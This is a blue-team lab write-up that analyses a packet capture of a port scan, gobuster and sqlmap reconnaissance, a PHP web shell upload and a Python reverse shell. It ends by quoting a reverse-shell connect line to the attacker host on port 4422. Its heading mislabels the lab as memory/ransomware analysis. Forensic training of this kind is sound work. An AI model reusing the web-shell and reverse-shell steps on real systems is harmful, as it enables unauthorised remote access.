Blue Team Labs Online: Memory Analysis - Ransomware

The following writeup is for Network Analysis – Web Shell on Blue Team Labs Online, it's an easy lab that involves analysing a pcap file using tools such as Wireshark or tshark. Anyone knew to network forensics should give this challenge a go as it covers a lot of the basics.

Scenario: The SOC received an alert in their SIEM for 'Local to Local Port Scanning' where an internal private IP began scanning another internal system. Can you investigate and determine if this activity is malicious or not? You have been provided a PCAP, investigate using any tools you wish.

What is the IP responsible for conducting the port scan activity?

If we open up the pcap file, the first thing I like to do is look at the conversation statistics (statistics > conversations):

Ethernet | IPv4 · 19 | IPv6 · 7 | TCP · 1284 | UDP · 38

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.251.96.4	10.251.96.5	15,883	4 MB	7,604	1 MB	8,279	3 MB	103.555573	770.7471	10 kbps	27 kbps
172.20.10.5	172.20.10.2	1,324	215 kB	767	113 kB	557	102 kB	1.939795	897.8989	1006 bits/s	905 bits/s

The conversations between 10.251.96.4 and 10.251.96.5 immediately stand out to me. If we look at the TCP tab and filter based on Port B, we can clearly see that 10.251.96.4 is port scanning 10.251.96.5:

Address A	Port A	Address B	Port B	Packets
10.251.96.4	41675	10.251.96.5	1	2
10.251.96.4	41675	10.251.96.5	2	2
10.251.96.4	41675	10.251.96.5	3	2
10.251.96.4	41675	10.251.96.5	4	2
10.251.96.4	41675	10.251.96.5	5	2
10.251.96.4	41675	10.251.96.5	6	2
10.251.96.4	41675	10.251.96.5	7	2
10.251.96.4	41675	10.251.96.5	8	2
10.251.96.4	41675	10.251.96.5	9	2
10.251.96.4	41675	10.251.96.5	10	2
10.251.96.4	41675	10.251.96.5	11	2
10.251.96.4	41675	10.251.96.5	12	2
10.251.96.4	41675	10.251.96.5	13	2
10.251.96.4	41675	10.251.96.5	14	2
10.251.96.4	41675	10.251.96.5	15	2
10.251.96.4	41675	10.251.96.5	16	2
10.251.96.4	41675	10.251.96.5	17	2

What is the port range scanned by the suspicious host?

If you look at the TCP tab in the conversations window, you can click the Port 8 column to list from lowest to highest dst port:

Address A	Port A	Address B	Port B
10.251.96.4	41675	10.251.96.5	1
10.251.96.4	41675	10.251.96.5	2
10.251.96.4	41675	10.251.96.5	3
10.251.96.4	41675	10.251.96.5	1022
10.251.96.4	41675	10.251.96.5	1023
10.251.96.4	41675	10.251.96.5	1024

You can see that it scans from 1-1024.


What is the type of port scan conducted?

If you look at the port-scan traffic, it becomes immediately apparent that this a TCP SYN port scan:

You can see that it is constantly initiating a connection with SYN.

Two more tools were used to perform reconnaissance against open ports, what were they?

If you look at the protocol statistics, we can see that HTTP traffic was captured as well. Let's craft a display filter that looks for HTTP traffic and removes certain user-agent strings from the results:





```
gobuster/3.0.1
gobuster/3.0.1
gobuster/3.0.1
sqlmap/1.4.7#stable (http://sqlmap.org)
sqlmap/1.4.7#stable (http://sqlmap.org)
sqlmap/1.4.7#stable (http://sqlmap.org)
sqlmap/1.4.7#stable (http://sqlmap.org)
```


If you look through the user-agent strings, we can see that Gobuster is being used to enumerate directories and sqlmap is also being used. The answer is therefore Gobuster 3.0.1, sqlmap 1.4.7

What is the name of the php file through which the attacker uploaded a web shell?


Seeing as we are told that the attacker uploaded a web shell through a php file, we can craft a basic display filter to look for only results that contain php and are not related to scanning activity:



If you examine the results, we can see a POST request to /upload.php:




After examining the packet details pane, we can see a Referrer link:



A referrer indicates the URL of the page a user was on before reaching the current page, so with this knowledge, we know the name of the php file is editprofile.php.

What is the name of the web shell that the attacker uploaded?

Using the same filter as we did previously, we can clearly see that the web shell is dbfunctions.php:




What is the parameter used in the web shell for executing commands?

The parameter used is cmd.

What is the first command executed by the attacker?

id



What is the type of shell connection the attacker obtains through command execution?

If you examine the last command uploaded to the web shell, we can clearly see python being used to create a reverse shell:

The victim machine (in this case, 10.251.96.5) connects back to 10.251.96.4 on port 4422 which is the attacker machine.

What is the port he uses for the shell connection?

4422

```
s.connect((%2210.251.96.4%22,4422))
```